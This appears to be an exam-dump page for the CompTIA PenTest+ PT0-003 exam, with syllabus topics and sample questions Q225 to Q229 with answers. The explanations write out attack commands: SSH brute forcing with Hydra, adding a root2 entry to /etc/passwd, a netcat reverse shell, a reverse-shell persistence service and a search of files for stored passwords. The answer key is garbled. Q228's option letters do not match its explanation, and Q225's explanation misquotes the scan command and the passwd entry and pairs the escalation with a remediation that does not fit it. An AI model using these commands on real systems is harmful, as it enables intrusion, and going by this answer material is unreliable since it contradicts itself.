


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CompTIA PT0-003 Exam Syllabus Topics:

Topic	Details
Topic 1	Post-exploitation and Lateral Movement: Cybersecurity analysts will gain skills in establishing and maintaining persistence within a system. This topic also covers lateral movement within an environment and introduces concepts of staging and exfiltration. Lastly, it highlights cleanup and restoration activities, ensuring analysts understand the post-exploitation phase's responsibilities.

Topic 2	• Engagement Management: In this topic, cybersecurity analysts learn about pre-engagement activities, collaboration, and communication in a penetration testing environment. The topic covers testing frameworks, methodologies, and penetration test reports. It also explains how to analyze findings and recommend remediation effectively within reports, crucial for real-world testing scenarios.
Topic 3	• Reconnaissance and Enumeration: This topic focuses on applying information gathering and enumeration techniques. Cybersecurity analysts will learn how to modify scripts for reconnaissance and enumeration purposes. They will also understand which tools to use for these stages, essential for gathering crucial information before performing deeper penetration tests.
Topic 4	• Attacks and Exploits: This extensive topic trains cybersecurity analysts to analyze data and prioritize attacks. Analysts will learn how to conduct network, authentication, host-based, web application, cloud, wireless, and social engineering attacks using appropriate tools. Understanding specialized systems and automating attacks with scripting will also be emphasized.
Topic 5	• Vulnerability Discovery and Analysis: In this section, cybersecurity analysts will learn various techniques to discover vulnerabilities. Analysts will also analyze data from reconnaissance, scanning, and enumeration phases to identify threats. Additionally, it covers physical security concepts, enabling analysts to understand security gaps beyond just the digital landscape.

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CompTIA PenTest+ Exam Sample Questions (Q225-Q230):

NEW QUESTION # 225

SIMULATION

A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Reconnaissance data

```
root@attackermachine:~# nmap -sT -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port      State      Service
22/tcp    open      ssh
23/tcp    closed    telnet
80/tcp    open      http
111/tcp   closed    rpcbind
445/tcp   open      samba
3389/tcp  closed    rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds
```

```
root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would **most likely exploit** the services?

- ☐ medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind
- ☒ hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
- ☐ crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1
- ☐ ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2

Part 1:

. Analyze the output and select the command to exploit the vulnerable service.

Part 2:

. Analyze the output from each command.

* Select the appropriate set of commands to escalate privileges.

* Identify which remediation steps should be taken.

Part 1 ☒ Part 2

Commands

```
root@attackermachine:~# find / -perm -2 -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# cat /etc/fstab
root@attackermachine:~# find / -perm -u=s -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
root@attackermachine:~# cut -d':' -f1 /etc/passwd
```

Which of the following sets of commands **most likely escalates** privileges?

- ☐ perl -le 'print crypt("password", "AA")'
cat /etc/passwd > /tmp/passwd
echo "root2:AA6tQYSfGxd/A:0:0:root:/root:/bin/bash" >> /tmp/passwd
cp /tmp/passwd /etc/passwd
- ☐ openssl passwd password
echo "root2:5ZOYXRfHVZ7OY:0:0:root:/root:/bin/bash" >> /etc/passwd
- ☐ echo "net user root2 password /add" > /home/lowpriv/backup.sh
echo "net localgroup administrators root2 /add" >> /home/lowpriv/backup.sh
- ☐ ./ /tmp/scripts/exploithost.sh -h 192.168.10.2 > output.txt
cat output.txt

Assuming the privileged escalation was successful, which of the following remediations should be taken? (Select two).

- ☐ Remove no_root_squash from fstab
- ☐ Remove SUID bit from cp
- ☐ Encrypt the /etc/passwd file
- ☐ Update SSH to latest version
- ☐ Strengthen password of lowpriv account
- ☐ Make backup script not world-writeable

Answer:

Explanation:

The command that would most likely exploit the services is:

hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22

The appropriate set of commands to escalate privileges is:

echo "root2:5ZOYXRfHVZ7OY:0:0:root:/root:/bin/bash" >> /etc/passwd

The remediations that should be taken after the successful privilege escalation are:

Remove the SUID bit from cp.

Make backup script not world-writable.

Comprehensive Step-by-Step Explanation of the Simulation

Part 1: Exploiting Vulnerable Service

Nmap Scan Analysis

Command: `nmap -sC -T4 192.168.10.2`

Purpose: This command runs a default script scan with timing template 4 (aggressive).

Output:

bash

Copy code

Port State Service

22/tcp open ssh

23/tcp closed telnet

80/tcp open http

111/tcp closed rpcbind

445/tcp open samba

3389/tcp closed rdp

Ports open are SSH (22), HTTP (80), and Samba (445).

Enumerating Samba Shares

Command: `enum4linux -S 192.168.10.2`

Purpose: To enumerate Samba shares and users.

Output:

makefile

Copy code

user:[games] rid:[0x3f2]

user:[nobody] rid:[0x1f5]

user:[bind] rid:[0x4ba]

user:[proxy] rid:[0x42]

user:[syslog] rid:[0x4ba]

user:[www-data] rid:[0x42a]

user:[root] rid:[0x3e8]

user:[news] rid:[0x3fa]

user:[lowpriv] rid:[0x3fa]

We identify a user lowpriv.

Selecting Exploit Command

Hydra Command: `hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22` Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.

-l lowpriv: Specifies the username.

-P 500-worst-passwords.txt: Specifies the password list.

-t 4: Uses 4 tasks/threads for the attack.

ssh://192.168.10.2:22: Specifies the SSH service and port.

Executing the Hydra Command

Result: Successful login as lowpriv user if a match is found.

Part 2: Privilege Escalation and Remediation

Finding SUID Binaries and Configuration Files

Command: `find / -perm -2 -type f 2>/dev/null | xargs ls -l`

Purpose: To find world-writable files.

Command: `find / -perm -u=s -type f 2>/dev/null | xargs ls -l`

Purpose: To find files with SUID permission.

Command: `grep "/bin/bash" /etc/passwd | cut -d'!' -f1-4,6,7`

Purpose: To identify users with bash shell access.

Selecting Privilege Escalation Command

Command: `echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd` Purpose: To create a new root user entry in the passwd file.

root2: Username.

5ZOYXRFHVZ7OY: Password hash.

::0:0: User and group ID (root).

/root: Home directory.

/bin/bash: Default shell.

Executing the Privilege Escalation Command

Result: Creation of a new root user root2 with a specified password.

Remediation Steps Post-Exploitation

Remove SUID Bit from cp:

Command: `chmod u-s /bin/cp`

Purpose: Removing the SUID bit from cp to prevent misuse.

Make Backup Script Not World-Writable:

Command: `chmod o-w /path/to/backup/script`

Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.

Execution and Verification

Verifying Hydra Attack:

Run the Hydra command and monitor for successful login attempts.

Verifying Privilege Escalation:

After appending the new root user to the passwd file, attempt to switch user to root2 and check root privileges.

Implementing Remediation:

Apply the remediation commands to secure the system and verify the changes have been implemented.

By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION # 226

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.10.39	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

- A. hrdatabase
- B. financesite
- C. legaldatabase
- D. fileserver

Answer: D

Explanation:

* Evaluation Criteria:

* CVSS (Common Vulnerability Scoring System): Indicates the severity of vulnerabilities, with higher scores representing more critical vulnerabilities.

* EPSS (Exploit Prediction Scoring System): Estimates the likelihood of a vulnerability being exploited in the wild.

* Analysis:

* hrdatabase: CVSS = 9.9, EPSS = 0.50

* financesite: CVSS = 8.0, EPSS = 0.01

* legaldatabase: CVSS = 8.2, EPSS = 0.60

* fileserver: CVSS = 7.6, EPSS = 0.90

* Selection Justification:

* fileserver has the highest EPSS score of 0.90, indicating a high likelihood of exploitation despite having a slightly lower CVSS score compared to other targets.

* This makes it a critical target for immediate testing to mitigate potential exploitation risks.

Pentest References:

* Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

* Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.

By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.

Top of Form
Bottom of Form

NEW QUESTION # 227

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

- A. Move laterally to create a user account on LDAP
- B. Run the `nc -e /bin/sh <...>` command.
- C. Create a one-shot system service to establish a reverse shell.
- D. Obtain /etc/shadow and brute force the root password.

Answer: C

Explanation:

<https://hosakacorp.net/p/systemd-user.html>

Creating a one-shot system service to establish a reverse shell is a technique that would best support maintaining persistence after reboot on a Linux-based file server. A system service is a program that runs in the background and performs various tasks without user interaction. A one-shot system service is a type of service that runs only once and then exits. A reverse shell is a type of shell that connects back to an attacker-controlled machine and allows remote command execution. By creating a one-shot system service that runs a reverse shell script at boot time, the penetration tester can ensure persistent access to the file server even after reboot.

NEW QUESTION # 228

During an assessment, a penetration tester gains a low-privilege shell and then runs the following command:

```
findstr /SIM /C:"pass" *.txt *.cfg *.xml
```

Which of the following is the penetration tester trying to enumerate?

- A. Secrets
- B. Permissions
- C. Configuration files
- D. Virtual hosts

Answer: A

Explanation:

The command searches for the keyword "pass" (passwords) across all .txt, .cfg, and .xml files, which are common locations for stored credentials.

* Option A (Configuration files) #: While .cfg files may contain settings, the search is specifically for secrets (passwords).

* Option B (Permissions) #: The command does not list permissions.

* Option C (Virtual hosts) #: This does not relate to virtual host enumeration.

* Option D (Secrets) #: Correct. The tester is looking for stored passwords or sensitive data.

Reference: CompTIA PenTest+ PT0-003 Official Guide - Privilege Escalation Techniques

NEW QUESTION # 229

SIMULATION

You are a penetration tester running port scans on a server.

INSTRUCTIONS

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing Part 1 Part 2

Drag and Drop Options

- sL
- O
- 192.168.2.2
- sU
- sV
- p 1-1023
- 192.168.2.1-100
- Pn
- nc
- top-ports=1000
- hping
- top-ports=100
- nmap

NMAP Scan Output

```

Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
          
```

Command

Penetration Testing Part 1 Part 2

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- ☐ Weak SMB file permissions
- ☐ FTP anonymous login
- ☐ Webdav file upload
- ☐ Weak Apache Tomcat Credentials
- ☐ Null session enumeration
- ☐ Fragmentation attack
- ☐ SNMP enumeration
- ☐ ARP spoofing

NMAP Scan Output

```

Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
          
```

Answer:

Explanation:

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns

Part 2 - Weak SMB file permissions

<https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services->

NEW QUESTION # 230

.....

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